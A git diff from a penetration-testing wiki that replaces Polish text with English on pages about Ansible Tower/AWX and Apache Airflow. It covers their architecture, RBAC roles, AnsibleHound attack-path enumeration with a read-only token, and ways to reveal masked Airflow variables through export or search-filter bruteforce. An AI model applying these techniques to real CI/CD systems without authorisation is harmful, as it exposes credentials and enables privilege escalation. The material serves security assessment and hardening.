> - **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
|
||||
>
|
||||
> </details>
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
BIN
src/files/empty.zip
Normal file
BIN
src/files/empty.zip
Normal file
Binary file not shown.
BIN
src/pdfs/AWS_Services.pdf
Normal file
BIN
src/pdfs/AWS_Services.pdf
Normal file
Binary file not shown.
@@ -2,61 +2,62 @@
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowe informacje
|
||||
## Basic Information
|
||||
|
||||
**Ansible Tower** lub jego wersja open source [**AWX**](https://github.com/ansible/awx) jest znany jako **interfejs użytkownika Ansible, pulpit nawigacyjny i REST API**. Dzięki **kontroli dostępu opartej na rolach**, harmonogramowaniu zadań i graficznemu zarządzaniu inwentarzem, możesz zarządzać swoją infrastrukturą Ansible z nowoczesnego interfejsu. REST API Towera i interfejs wiersza poleceń ułatwiają integrację z obecnymi narzędziami i przepływami pracy.
|
||||
**Ansible Tower** or it's opensource version [**AWX**](https://github.com/ansible/awx) is also known as **Ansible’s user interface, dashboard, and REST API**. With **role-based access control**, job scheduling, and graphical inventory management, you can manage your Ansible infrastructure from a modern UI. Tower’s REST API and command-line interface make it simple to integrate it into current tools and workflows.
|
||||
|
||||
**Automation Controller to nowsza** wersja Ansible Tower z większymi możliwościami.
|
||||
**Automation Controller is a newer** version of Ansible Tower with more capabilities.
|
||||
|
||||
### Różnice
|
||||
### Differences
|
||||
|
||||
Zgodnie z [**tym**](https://blog.devops.dev/ansible-tower-vs-awx-under-the-hood-65cfec78db00), główne różnice między Ansible Tower a AWX to otrzymywane wsparcie, a Ansible Tower ma dodatkowe funkcje, takie jak kontrola dostępu oparta na rolach, wsparcie dla niestandardowych API oraz definiowane przez użytkownika przepływy pracy.
|
||||
According to [**this**](https://blog.devops.dev/ansible-tower-vs-awx-under-the-hood-65cfec78db00), the main differences between Ansible Tower and AWX is the received support and the Ansible Tower has additional features such as role-based access control, support for custom APIs, and user-defined workflows.
|
||||
|
||||
### Stos technologiczny
|
||||
### Tech Stack
|
||||
|
||||
- **Interfejs webowy**: To graficzny interfejs, w którym użytkownicy mogą zarządzać inwentarzami, poświadczeniami, szablonami i zadaniami. Został zaprojektowany tak, aby był intuicyjny i zapewniał wizualizacje pomagające w zrozumieniu stanu i wyników twoich zadań automatyzacji.
|
||||
- **REST API**: Wszystko, co możesz zrobić w interfejsie webowym, możesz również zrobić za pomocą REST API. Oznacza to, że możesz zintegrować AWX/Tower z innymi systemami lub skryptować działania, które zazwyczaj wykonujesz w interfejsie.
|
||||
- **Baza danych**: AWX/Tower używa bazy danych (zazwyczaj PostgreSQL) do przechowywania swojej konfiguracji, wyników zadań i innych niezbędnych danych operacyjnych.
|
||||
- **RabbitMQ**: To system komunikacji używany przez AWX/Tower do komunikacji między różnymi komponentami, szczególnie między usługą webową a wykonawcami zadań.
|
||||
- **Redis**: Redis służy jako pamięć podręczna i zaplecze dla kolejki zadań.
|
||||
- **Web Interface**: This is the graphical interface where users can manage inventories, credentials, templates, and jobs. It's designed to be intuitive and provides visualizations to help with understanding the state and results of your automation jobs.
|
||||
- **REST API**: Everything you can do in the web interface, you can also do via the REST API. This means you can integrate AWX/Tower with other systems or script actions that you'd typically perform in the interface.
|
||||
- **Database**: AWX/Tower uses a database (typically PostgreSQL) to store its configuration, job results, and other necessary operational data.
|
||||
- **RabbitMQ**: This is the messaging system used by AWX/Tower to communicate between the different components, especially between the web service and the task runners.
|
||||
- **Redis**: Redis serves as a cache and a backend for the task queue.
|
||||
|
||||
### Komponenty logiczne
|
||||
### Logical Components
|
||||
|
||||
- **Inwentarze**: Inwentarz to **zbiór hostów (lub węzłów)**, na których mogą być **uruchamiane zadania** (playbooki Ansible). AWX/Tower pozwala na definiowanie i grupowanie inwentarzy oraz wspiera dynamiczne inwentarze, które mogą **pobierać listy hostów z innych systemów** takich jak AWS, Azure itp.
|
||||
- **Projekty**: Projekt to zasadniczo **zbiór playbooków Ansible** pozyskiwanych z **systemu kontroli wersji** (takiego jak Git), aby pobierać najnowsze playbooki w razie potrzeby.
|
||||
- **Szablony**: Szablony zadań definiują **jak dany playbook będzie uruchamiany**, określając **inwentarz**, **poświadczenia** i inne **parametry** dla zadania.
|
||||
- **Poświadczenia**: AWX/Tower zapewnia bezpieczny sposób **zarządzania i przechowywania sekretów, takich jak klucze SSH, hasła i tokeny API**. Te poświadczenia mogą być powiązane z szablonami zadań, aby playbooki miały niezbędny dostęp podczas uruchamiania.
|
||||
- **Silnik zadań**: To tutaj dzieje się magia. Silnik zadań oparty jest na Ansible i odpowiada za **uruchamianie playbooków**. Zadania są przekazywane do silnika zadań, który następnie uruchamia playbooki Ansible na wyznaczonym inwentarzu, używając określonych poświadczeń.
|
||||
- **Harmonogramy i wywołania zwrotne**: To zaawansowane funkcje w AWX/Tower, które pozwalają na **harmonogramowanie zadań** do uruchamiania w określonych czasach lub wyzwalane przez zdarzenia zewnętrzne.
|
||||
- **Powiadomienia**: AWX/Tower może wysyłać powiadomienia w zależności od sukcesu lub niepowodzenia zadań. Obsługuje różne metody powiadomień, takie jak e-maile, wiadomości Slack, webhooki itp.
|
||||
- **Playbooki Ansible**: Playbooki Ansible to narzędzia do konfiguracji, wdrażania i orkiestracji. Opisują pożądany stan systemów w sposób zautomatyzowany i powtarzalny. Napisane w YAML, playbooki używają deklaratywnego języka automatyzacji Ansible do opisywania konfiguracji, zadań i kroków, które muszą być wykonane.
|
||||
- **Inventories**: An inventory is a **collection of hosts (or nodes)** against which **jobs** (Ansible playbooks) can be **run**. AWX/Tower allows you to define and group your inventories and also supports dynamic inventories which can **fetch host lists from other systems** like AWS, Azure, etc.
|
||||
- **Projects**: A project is essentially a **collection of Ansible playbooks** sourced from a **version control system** (like Git) to pull the latest playbooks when needed..
|
||||
- **Templates**: Job templates define **how a particular playbook will be run**, specifying the **inventory**, **credentials**, and other **parameters** for the job.
|
||||
- **Credentials**: AWX/Tower provides a secure way to **manage and store secrets, such as SSH keys, passwords, and API tokens**. These credentials can be associated with job templates so that playbooks have the necessary access when they run.
|
||||
- **Task Engine**: This is where the magic happens. The task engine is built on Ansible and is responsible for **running the playbooks**. Jobs are dispatched to the task engine, which then runs the Ansible playbooks against the designated inventory using the specified credentials.
|
||||
- **Schedulers and Callbacks**: These are advanced features in AWX/Tower that allow **jobs to be scheduled** to run at specific times or triggered by external events.
|
||||
- **Notifications**: AWX/Tower can send notifications based on the success or failure of jobs. It supports various means of notifications such as emails, Slack messages, webhooks, etc.
|
||||
- **Ansible Playbooks**: Ansible playbooks are configuration, deployment, and orchestration tools. They describe the desired state of systems in an automated, repeatable way. Written in YAML, playbooks use Ansible's declarative automation language to describe configurations, tasks, and steps that need to be executed.
|
||||
|
||||
### Przepływ wykonania zadań
|
||||
### Job Execution Flow
|
||||
|
||||
1. **Interakcja użytkownika**: Użytkownik może interagować z AWX/Tower za pośrednictwem **Interfejsu Webowego** lub **REST API**. Te zapewniają dostęp front-end do wszystkich funkcji oferowanych przez AWX/Tower.
|
||||
2. **Inicjacja zadania**:
|
||||
- Użytkownik, za pośrednictwem Interfejsu Webowego lub API, inicjuje zadanie na podstawie **Szablonu Zadań**.
|
||||
- Szablon Zadań zawiera odniesienia do **Inwentarza**, **Projektu** (zawierającego playbook) i **Poświadczeń**.
|
||||
- Po inicjacji zadania, żądanie jest wysyłane do zaplecza AWX/Tower, aby umieścić zadanie w kolejce do wykonania.
|
||||
3. **Kolejkowanie zadań**:
|
||||
- **RabbitMQ** obsługuje komunikację między komponentem webowym a wykonawcami zadań. Gdy zadanie jest inicjowane, wiadomość jest wysyłana do silnika zadań za pomocą RabbitMQ.
|
||||
- **Redis** działa jako zaplecze dla kolejki zadań, zarządzając zadaniami w kolejce oczekującymi na wykonanie.
|
||||
4. **Wykonanie zadania**:
|
||||
- **Silnik Zadań** odbiera zadanie z kolejki. Pobiera niezbędne informacje z **Bazy Danych** dotyczące powiązanego playbooka, inwentarza i poświadczeń.
|
||||
- Używając pobranego playbooka Ansible z powiązanego **Projektu**, Silnik Zadań uruchamia playbook na wyznaczonych węzłach **Inwentarza** przy użyciu podanych **Poświadczeń**.
|
||||
- W miarę uruchamiania playbooka, jego wyniki wykonania (logi, fakty itp.) są rejestrowane i przechowywane w **Bazie Danych**.
|
||||
5. **Wyniki zadań**:
|
||||
- Po zakończeniu uruchamiania playbooka, wyniki (sukces, niepowodzenie, logi) są zapisywane w **Bazie Danych**.
|
||||
- Użytkownicy mogą następnie przeglądać wyniki za pośrednictwem Interfejsu Webowego lub zapytywać je za pomocą REST API.
|
||||
- W zależności od wyników zadań, **Powiadomienia** mogą być wysyłane, aby informować użytkowników lub zewnętrzne systemy o statusie zadania. Powiadomienia mogą być e-mailami, wiadomościami Slack, webhookami itp.
|
||||
6. **Integracja z systemami zewnętrznymi**:
|
||||
- **Inwentarze** mogą być dynamicznie pozyskiwane z systemów zewnętrznych, co pozwala AWX/Tower na pobieranie hostów z takich źródeł jak AWS, Azure, VMware i inne.
|
||||
- **Projekty** (playbooki) mogą być pobierane z systemów kontroli wersji, zapewniając użycie aktualnych playbooków podczas wykonywania zadań.
|
||||
- **Harmonogramy i wywołania zwrotne** mogą być używane do integracji z innymi systemami lub narzędziami, co sprawia, że AWX/Tower reaguje na zewnętrzne wyzwalacze lub uruchamia zadania w ustalonych czasach.
|
||||
1. **User Interaction**: A user can interact with AWX/Tower either through the **Web Interface** or the **REST API**. These provide front-end access to all the functionalities offered by AWX/Tower.
|
||||
2. **Job Initiation**:
|
||||
- The user, via the Web Interface or API, initiates a job based on a **Job Template**.
|
||||
- The Job Template includes references to the **Inventory**, **Project** (containing the playbook), and **Credentials**.
|
||||
- Upon job initiation, a request is sent to the AWX/Tower backend to queue the job for execution.
|
||||
3. **Job Queuing**:
|
||||
- **RabbitMQ** handles the messaging between the web component and the task runners. Once a job is initiated, a message is dispatched to the task engine using RabbitMQ.
|
||||
- **Redis** acts as the backend for the task queue, managing queued jobs awaiting execution.
|
||||
4. **Job Execution**:
|
||||
- The **Task Engine** picks up the queued job. It retrieves the necessary information from the **Database** about the job's associated playbook, inventory, and credentials.
|
||||
- Using the retrieved Ansible playbook from the associated **Project**, the Task Engine runs the playbook against the specified **Inventory** nodes using the provided **Credentials**.
|
||||
- As the playbook runs, its execution output (logs, facts, etc.) gets captured and stored in the **Database**.
|
||||
5. **Job Results**:
|
||||
- Once the playbook finishes running, the results (success, failure, logs) are saved to the **Database**.
|
||||
- Users can then view the results through the Web Interface or query them via the REST API.
|
||||
- Based on job outcomes, **Notifications** can be dispatched to inform users or external systems about the job's status. Notifications could be emails, Slack messages, webhooks, etc.
|
||||
6. **External Systems Integration**:
|
||||
- **Inventories** can be dynamically sourced from external systems, allowing AWX/Tower to pull in hosts from sources like AWS, Azure, VMware, and more.
|
||||
- **Projects** (playbooks) can be fetched from version control systems, ensuring the use of up-to-date playbooks during job execution.
|
||||
- **Schedulers and Callbacks** can be used to integrate with other systems or tools, making AWX/Tower react to external triggers or run jobs at predetermined times.
|
||||
|
||||
### Tworzenie laboratorium AWX do testowania
|
||||
### AWX lab creation for testing
|
||||
|
||||
[**Following the docs**](https://github.com/ansible/awx/blob/devel/tools/docker-compose/README.md) it's possible to use docker-compose to run AWX:
|
||||
|
||||
[**Zgodnie z dokumentacją**](https://github.com/ansible/awx/blob/devel/tools/docker-compose/README.md) możliwe jest użycie docker-compose do uruchomienia AWX:
|
||||
```bash
|
||||
git clone -b x.y.z https://github.com/ansible/awx.git # Get in x.y.z the latest release version
|
||||
|
||||
@@ -82,78 +83,79 @@ docker exec -ti tools_awx_1 awx-manage createsuperuser
|
||||
# Load demo data
|
||||
docker exec tools_awx_1 awx-manage create_preload_data
|
||||
```
|
||||
|
||||
## RBAC
|
||||
|
||||
### Obsługiwane role
|
||||
### Supported roles
|
||||
|
||||
Najbardziej uprzywilejowaną rolą jest **Administrator Systemu**. Każdy, kto ma tę rolę, może **modyfikować wszystko**.
|
||||
The most privileged role is called **System Administrator**. Anyone with this role can **modify anything**.
|
||||
|
||||
Z perspektywy **przeglądu bezpieczeństwa białej skrzynki**, potrzebujesz roli **Audytora Systemu**, która pozwala na **przeglądanie wszystkich danych systemowych**, ale nie może wprowadzać żadnych zmian. Inną opcją byłoby uzyskanie roli **Audytora Organizacji**, ale lepiej byłoby uzyskać tę pierwszą.
|
||||
From a **white box security** review, you would need the **System Auditor role**, which allow to **view all system data** but cannot make any changes. Another option would be to get the **Organization Auditor role**, but it would be better to get the other one.
|
||||
|
||||
<details>
|
||||
|
||||
<summary>Rozwiń, aby uzyskać szczegółowy opis dostępnych ról</summary>
|
||||
<summary>Expand this to get detailed description of available roles</summary>
|
||||
|
||||
1. **Administrator Systemu**:
|
||||
- To rola superużytkownika z uprawnieniami do dostępu i modyfikacji każdego zasobu w systemie.
|
||||
- Może zarządzać wszystkimi organizacjami, zespołami, projektami, inwentarzami, szablonami zadań itp.
|
||||
2. **Audytor Systemu**:
|
||||
- Użytkownicy z tą rolą mogą przeglądać wszystkie dane systemowe, ale nie mogą wprowadzać żadnych zmian.
|
||||
- Ta rola jest zaprojektowana do celów zgodności i nadzoru.
|
||||
3. **Role Organizacji**:
|
||||
- **Admin**: Pełna kontrola nad zasobami organizacji.
|
||||
- **Auditor**: Tylko dostęp do przeglądania zasobów organizacji.
|
||||
- **Member**: Podstawowe członkostwo w organizacji bez żadnych specyficznych uprawnień.
|
||||
- **Execute**: Może uruchamiać szablony zadań w organizacji.
|
||||
- **Read**: Może przeglądać zasoby organizacji.
|
||||
4. **Role Projektów**:
|
||||
- **Admin**: Może zarządzać i modyfikować projekt.
|
||||
- **Use**: Może używać projektu w szablonie zadań.
|
||||
- **Update**: Może aktualizować projekt za pomocą SCM (kontrola wersji).
|
||||
5. **Role Inwentarza**:
|
||||
- **Admin**: Może zarządzać i modyfikować inwentarz.
|
||||
- **Ad Hoc**: Może uruchamiać polecenia ad hoc na inwentarzu.
|
||||
- **Update**: Może aktualizować źródło inwentarza.
|
||||
- **Use**: Może używać inwentarza w szablonie zadań.
|
||||
- **Read**: Tylko dostęp do przeglądania.
|
||||
6. **Role Szablonów Zadań**:
|
||||
- **Admin**: Może zarządzać i modyfikować szablon zadań.
|
||||
- **Execute**: Może uruchomić zadanie.
|
||||
- **Read**: Tylko dostęp do przeglądania.
|
||||
7. **Role Poświadczeń**:
|
||||
- **Admin**: Może zarządzać i modyfikować poświadczenia.
|
||||
- **Use**: Może używać poświadczeń w szablonach zadań lub innych odpowiednich zasobach.
|
||||
- **Read**: Tylko dostęp do przeglądania.
|
||||
8. **Role Zespołów**:
|
||||
- **Member**: Część zespołu, ale bez żadnych specyficznych uprawnień.
|
||||
- **Admin**: Może zarządzać członkami zespołu i powiązanymi zasobami.
|
||||
9. **Role Workflow**:
|
||||
- **Admin**: Może zarządzać i modyfikować workflow.
|
||||
- **Execute**: Może uruchomić workflow.
|
||||
- **Read**: Tylko dostęp do przeglądania.
|
||||
1. **System Administrator**:
|
||||
- This is the superuser role with permissions to access and modify any resource in the system.
|
||||
- They can manage all organizations, teams, projects, inventories, job templates, etc.
|
||||
2. **System Auditor**:
|
||||
- Users with this role can view all system data but cannot make any changes.
|
||||
- This role is designed for compliance and oversight.
|
||||
3. **Organization Roles**:
|
||||
- **Admin**: Full control over the organization's resources.
|
||||
- **Auditor**: View-only access to the organization's resources.
|
||||
- **Member**: Basic membership in an organization without any specific permissions.
|
||||
- **Execute**: Can run job templates within the organization.
|
||||
- **Read**: Can view the organization’s resources.
|
||||
4. **Project Roles**:
|
||||
- **Admin**: Can manage and modify the project.
|
||||
- **Use**: Can use the project in a job template.
|
||||
- **Update**: Can update project using SCM (source control).
|
||||
5. **Inventory Roles**:
|
||||
- **Admin**: Can manage and modify the inventory.
|
||||
- **Ad Hoc**: Can run ad hoc commands on the inventory.
|
||||
- **Update**: Can update the inventory source.
|
||||
- **Use**: Can use the inventory in a job template.
|
||||
- **Read**: View-only access.
|
||||
6. **Job Template Roles**:
|
||||
- **Admin**: Can manage and modify the job template.
|
||||
- **Execute**: Can run the job.
|
||||
- **Read**: View-only access.
|
||||
7. **Credential Roles**:
|
||||
- **Admin**: Can manage and modify the credentials.
|
||||
- **Use**: Can use the credentials in job templates or other relevant resources.
|
||||
- **Read**: View-only access.
|
||||
8. **Team Roles**:
|
||||
- **Member**: Part of the team but without any specific permissions.
|
||||
- **Admin**: Can manage the team's members and associated resources.
|
||||
9. **Workflow Roles**:
|
||||
- **Admin**: Can manage and modify the workflow.
|
||||
- **Execute**: Can run the workflow.
|
||||
- **Read**: View-only access.
|
||||
|
||||
</details>
|
||||
|
||||
## Enumeracja i mapowanie ścieżek ataku z AnsibleHound
|
||||
## Enumeration & Attack-Path Mapping with AnsibleHound
|
||||
|
||||
`AnsibleHound` to open-source'owy kolektor BloodHound *OpenGraph* napisany w Go, który przekształca **token API** Ansible Tower/AWX/Automation Controller w pełny graf uprawnień gotowy do analizy w BloodHound (lub BloodHound Enterprise).
|
||||
`AnsibleHound` is an open-source BloodHound *OpenGraph* collector written in Go that turns a **read-only** Ansible Tower/AWX/Automation Controller API token into a complete permission graph ready to be analysed inside BloodHound (or BloodHound Enterprise).
|
||||
|
||||
### Dlaczego to jest przydatne?
|
||||
1. REST API Tower/AWX jest niezwykle bogate i ujawnia **każdy obiekt i relację RBAC**, o których wie twoja instancja.
|
||||
2. Nawet z najniższym uprawnieniem (**Read**) możliwe jest rekurencyjne enumerowanie wszystkich dostępnych zasobów (organizacje, inwentarze, hosty, poświadczenia, projekty, szablony zadań, użytkownicy, zespoły…).
|
||||
3. Gdy surowe dane są konwertowane na schemat BloodHound, uzyskujesz te same możliwości wizualizacji *ścieżek ataku*, które są tak popularne w ocenach Active Directory – ale teraz skierowane na twoje zasoby CI/CD.
|
||||
### Why is this useful?
|
||||
1. The Tower/AWX REST API is extremely rich and exposes **every object and RBAC relationship** your instance knows about.
|
||||
2. Even with the lowest privilege (**Read**) token it is possible to recursively enumerate all accessible resources (organisations, inventories, hosts, credentials, projects, job templates, users, teams…).
|
||||
3. When the raw data is converted to the BloodHound schema you obtain the same *attack-path* visualisation capabilities that are so popular in Active Directory assessments – but now directed at your CI/CD estate.
|
||||
|
||||
Zespoły bezpieczeństwa (i atakujący!) mogą zatem:
|
||||
* Szybko zrozumieć **kto może stać się administratorem czego**.
|
||||
* Zidentyfikować **poświadczenia lub hosty, które są osiągalne** z konta bez uprawnień.
|
||||
* Łączyć wiele krawędzi „Read ➜ Use ➜ Execute ➜ Admin”, aby uzyskać pełną kontrolę nad instancją Tower lub podstawową infrastrukturą.
|
||||
Security teams (and attackers!) can therefore:
|
||||
* Quickly understand **who can become admin of what**.
|
||||
* Identify **credentials or hosts that are reachable** from an unprivileged account.
|
||||
* Chain multiple “Read ➜ Use ➜ Execute ➜ Admin” edges to obtain full control over the Tower instance or the underlying infrastructure.
|
||||
|
||||
### Wymagania wstępne
|
||||
* Ansible Tower / AWX / Automation Controller dostępny przez HTTPS.
|
||||
* Token API użytkownika ograniczony do **Read** (utworzony z *Szczegóły Użytkownika → Tokeny → Utwórz Token → zakres = Read*).
|
||||
* Go ≥ 1.20 do kompilacji kolektora (lub użyj wstępnie zbudowanych binariów).
|
||||
### Prerequisites
|
||||
* Ansible Tower / AWX / Automation Controller reachable over HTTPS.
|
||||
* A user API token scoped to **Read** only (created from *User Details → Tokens → Create Token → scope = Read*).
|
||||
* Go ≥ 1.20 to compile the collector (or use the pre-built binaries).
|
||||
|
||||
### Budowanie i uruchamianie
|
||||
### Building & Running
|
||||
```bash
|
||||
# Compile the collector
|
||||
cd collector
|
||||
@@ -162,7 +164,7 @@ go build . -o build/ansiblehound
|
||||
# Execute against the target instance
|
||||
./build/ansiblehound -u "https://tower.example.com/" -t "READ_ONLY_TOKEN"
|
||||
```
|
||||
Wewnątrz AnsibleHound wykonuje *stronicowane* żądania `GET` przeciwko (przynajmniej) następującym punktom końcowym i automatycznie podąża za linkami `related` zwróconymi w każdym obiekcie JSON:
|
||||
Internally AnsibleHound performs *paginated* `GET` requests against (at least) the following endpoints and automatically follows the `related` links returned in every JSON object:
|
||||
```
|
||||
/api/v2/organizations/
|
||||
/api/v2/inventories/
|
||||
@@ -173,32 +175,37 @@ Wewnątrz AnsibleHound wykonuje *stronicowane* żądania `GET` przeciwko (przyna
|
||||
/api/v2/users/
|
||||
/api/v2/teams/
|
||||
```
|
||||
Wszystkie zebrane strony są scalane w jeden plik JSON na dysku (domyślnie: `ansiblehound-output.json`).
|
||||
All collected pages are merged into a single JSON file on disk (default: `ansiblehound-output.json`).
|
||||
|
||||
### Transformacja BloodHound
|
||||
Surowe dane Tower są następnie **przekształcane na BloodHound OpenGraph** przy użyciu niestandardowych węzłów z prefiksem `AT` (Ansible Tower):
|
||||
### BloodHound Transformation
|
||||
The raw Tower data is then **transformed to BloodHound OpenGraph** using custom nodes prefixed with `AT` (Ansible Tower):
|
||||
* `ATOrganization`, `ATInventory`, `ATHost`, `ATJobTemplate`, `ATProject`, `ATCredential`, `ATUser`, `ATTeam`
|
||||
|
||||
I krawędzie modelujące relacje / uprawnienia:
|
||||
And edges modelling relationships / privileges:
|
||||
* `ATContains`, `ATUses`, `ATExecute`, `ATRead`, `ATAdmin`
|
||||
|
||||
Wynik można zaimportować bezpośrednio do BloodHound:
|
||||
The result can be imported straight into BloodHound:
|
||||
```bash
|
||||
neo4j stop # if BloodHound CE is running locally
|
||||
bloodhound-import ansiblehound-output.json
|
||||
```
|
||||
Opcjonalnie możesz przesłać **niestandardowe ikony**, aby nowe typy węzłów były wizualnie odróżnialne:
|
||||
|
||||
Optionally you can upload **custom icons** so that the new node types are visually distinct:
|
||||
```bash
|
||||
python3 scripts/import-icons.py "https://bloodhound.example.com" "BH_JWT_TOKEN"
|
||||
```
|
||||
### Rozważania defensywne i ofensywne
|
||||
* Token *Read* jest zazwyczaj uważany za nieszkodliwy, ale nadal ujawnia **pełną topologię i metadane dotyczące wszystkich poświadczeń**. Traktuj go jako wrażliwy!
|
||||
* Wprowadź **zasadę najmniejszych uprawnień** i rotuj / unieważniaj nieużywane tokeny.
|
||||
* Monitoruj API pod kątem nadmiernej enumeracji (wiele sekwencyjnych żądań `GET`, wysoka aktywność paginacji).
|
||||
* Z perspektywy atakującego jest to doskonała technika *początkowego przyczółka → eskalacji uprawnień* w ramach pipeline'u CI/CD.
|
||||
|
||||
## Odniesienia
|
||||
### Defensive & Offensive Considerations
|
||||
* A *Read* token is normally considered harmless but still leaks the **full topology and every credential metadata**. Treat it as sensitive!
|
||||
* Enforce **least privilege** and rotate / revoke unused tokens.
|
||||
* Monitor the API for excessive enumeration (multiple sequential `GET` requests, high pagination activity).
|
||||
* From an attacker perspective this is a perfect *initial foothold → privilege escalation* technique inside the CI/CD pipeline.
|
||||
|
||||
## References
|
||||
* [AnsibleHound – BloodHound Collector for Ansible Tower/AWX](https://github.com/TheSleekBoyCompany/AnsibleHound)
|
||||
* [BloodHound OSS](https://github.com/BloodHoundAD/BloodHound)
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,21 +2,22 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
### Podstawowe informacje
|
||||
### Basic Information
|
||||
|
||||
[**Apache Airflow**](https://airflow.apache.org) służy jako platforma do **orkiestrowania i planowania potoków danych lub przepływów pracy**. Termin "orkiestracja" w kontekście potoków danych oznacza proces aranżowania, koordynowania i zarządzania złożonymi przepływami pracy danych pochodzącymi z różnych źródeł. Głównym celem tych orkiestrujących potoków danych jest dostarczenie przetworzonych i nadających się do użycia zbiorów danych. Zbiory te są szeroko wykorzystywane przez wiele aplikacji, w tym, ale nie tylko, narzędzia do analizy biznesowej, modele nauki o danych i uczenia maszynowego, które są podstawą funkcjonowania aplikacji big data.
|
||||
[**Apache Airflow**](https://airflow.apache.org) serves as a platform for **orchestrating and scheduling data pipelines or workflows**. The term "orchestration" in the context of data pipelines signifies the process of arranging, coordinating, and managing complex data workflows originating from various sources. The primary purpose of these orchestrated data pipelines is to furnish processed and consumable data sets. These data sets are extensively utilized by a myriad of applications, including but not limited to business intelligence tools, data science and machine learning models, all of which are foundational to the functioning of big data applications.
|
||||
|
||||
W zasadzie Apache Airflow pozwoli Ci **zaplanować wykonanie kodu, gdy coś** (zdarzenie, cron) **się wydarzy**.
|
||||
Basically, Apache Airflow will allow you to **schedule the execution of code when something** (event, cron) **happens**.
|
||||
|
||||
### Lokalna laboratoria
|
||||
### Local Lab
|
||||
|
||||
#### Docker-Compose
|
||||
|
||||
Możesz użyć **pliku konfiguracyjnego docker-compose z** [**https://raw.githubusercontent.com/apache/airflow/main/docs/apache-airflow/start/docker-compose.yaml**](https://raw.githubusercontent.com/apache/airflow/main/docs/apache-airflow/start/docker-compose.yaml), aby uruchomić kompletną środowisko docker apache airflow. (Jeśli jesteś na MacOS, upewnij się, że przydzielisz co najmniej 6 GB RAM dla VM docker).
|
||||
You can use the **docker-compose config file from** [**https://raw.githubusercontent.com/apache/airflow/main/docs/apache-airflow/start/docker-compose.yaml**](https://raw.githubusercontent.com/apache/airflow/main/docs/apache-airflow/start/docker-compose.yaml) to launch a complete apache airflow docker environment. (If you are in MacOS make sure to give at least 6GB of RAM to the docker VM).
|
||||
|
||||
#### Minikube
|
||||
|
||||
Jednym z łatwych sposobów na **uruchomienie apache airflow** jest uruchomienie go **z minikube**:
|
||||
One easy way to **run apache airflo**w is to run it **with minikube**:
|
||||
|
||||
```bash
|
||||
helm repo add airflow-stable https://airflow-helm.github.io/charts
|
||||
helm repo update
|
||||
@@ -26,72 +27,76 @@ helm install airflow-release airflow-stable/airflow
|
||||
# Use this command to delete it
|
||||
helm delete airflow-release
|
||||
```
|
||||
### Konfiguracja Airflow
|
||||
|
||||
Airflow może przechowywać **wrażliwe informacje** w swojej konfiguracji lub możesz znaleźć słabe konfiguracje:
|
||||
### Airflow Configuration
|
||||
|
||||
Airflow might store **sensitive information** in its configuration or you can find weak configurations in place:
|
||||
|
||||
{{#ref}}
|
||||
airflow-configuration.md
|
||||
{{#endref}}
|
||||
|
||||
### RBAC Airflow
|
||||
### Airflow RBAC
|
||||
|
||||
Zanim zaczniesz atakować Airflow, powinieneś zrozumieć **jak działają uprawnienia**:
|
||||
Before start attacking Airflow you should understand **how permissions work**:
|
||||
|
||||
{{#ref}}
|
||||
airflow-rbac.md
|
||||
{{#endref}}
|
||||
|
||||
### Ataki
|
||||
### Attacks
|
||||
|
||||
#### Enumeracja konsoli webowej
|
||||
#### Web Console Enumeration
|
||||
|
||||
Jeśli masz **dostęp do konsoli webowej**, możesz uzyskać dostęp do niektórych lub wszystkich następujących informacji:
|
||||
If you have **access to the web console** you might be able to access some or all of the following information:
|
||||
|
||||
- **Zmienne** (Własne wrażliwe informacje mogą być tutaj przechowywane)
|
||||
- **Połączenia** (Własne wrażliwe informacje mogą być tutaj przechowywane)
|
||||
- Uzyskaj do nich dostęp w `http://<airflow>/connection/list/`
|
||||
- [**Konfiguracja**](./#airflow-configuration) (Wrażliwe informacje, takie jak **`secret_key`** i hasła mogą być tutaj przechowywane)
|
||||
- Lista **użytkowników i ról**
|
||||
- **Kod każdego DAG** (który może zawierać interesujące informacje)
|
||||
- **Variables** (Custom sensitive information might be stored here)
|
||||
- **Connections** (Custom sensitive information might be stored here)
|
||||
- Access them in `http://<airflow>/connection/list/`
|
||||
- [**Configuration**](#airflow-configuration) (Sensitive information like the **`secret_key`** and passwords might be stored here)
|
||||
- List **users & roles**
|
||||
- **Code of each DAG** (which might contain interesting info)
|
||||
|
||||
#### Pobieranie wartości zmiennych
|
||||
#### Retrieve Variables Values
|
||||
|
||||
Zmienne mogą być przechowywane w Airflow, aby **DAG** mogły **uzyskiwać** ich wartości. Jest to podobne do sekretów innych platform. Jeśli masz **wystarczające uprawnienia**, możesz uzyskać do nich dostęp w GUI w `http://<airflow>/variable/list/`.\
|
||||
Airflow domyślnie pokaże wartość zmiennej w GUI, jednak zgodnie z [**tym**](https://marclamberti.com/blog/variables-with-apache-airflow/) możliwe jest ustawienie **listy zmiennych**, których **wartość** będzie wyświetlana jako **gwiazdki** w **GUI**.
|
||||
Variables can be stored in Airflow so the **DAGs** can **access** their values. It's similar to secrets of other platforms. If you have **enough permissions** you can access them in the GUI in `http://<airflow>/variable/list/`.\
|
||||
Airflow by default will show the value of the variable in the GUI, however, according to [**this**](https://marclamberti.com/blog/variables-with-apache-airflow/) it's possible to set a **list of variables** whose **value** will appear as **asterisks** in the **GUI**.
|
||||
|
||||
.png>)
|
||||
|
||||
Jednak te **wartości** mogą być nadal **pobrane** za pomocą **CLI** (musisz mieć dostęp do bazy danych), **wykonywania dowolnego DAG**, **API** uzyskującego dostęp do punktu końcowego zmiennych (API musi być aktywowane) i **nawet samego GUI!**\
|
||||
Aby uzyskać dostęp do tych wartości z GUI, po prostu **wybierz zmienne**, do których chcesz uzyskać dostęp i **kliknij na Akcje -> Eksportuj**.\
|
||||
Innym sposobem jest przeprowadzenie **bruteforce** na **ukrytej wartości** za pomocą **filtrowania wyszukiwania**, aż ją uzyskasz:
|
||||
However, these **values** can still be **retrieved** via **CLI** (you need to have DB access), **arbitrary DAG** execution, **API** accessing the variables endpoint (the API needs to be activated), and **even the GUI itself!**\
|
||||
To access those values from the GUI just **select the variables** you want to access and **click on Actions -> Export**.\
|
||||
Another way is to perform a **bruteforce** to the **hidden value** using the **search filtering** it until you get it:
|
||||
|
||||
.png>)
|
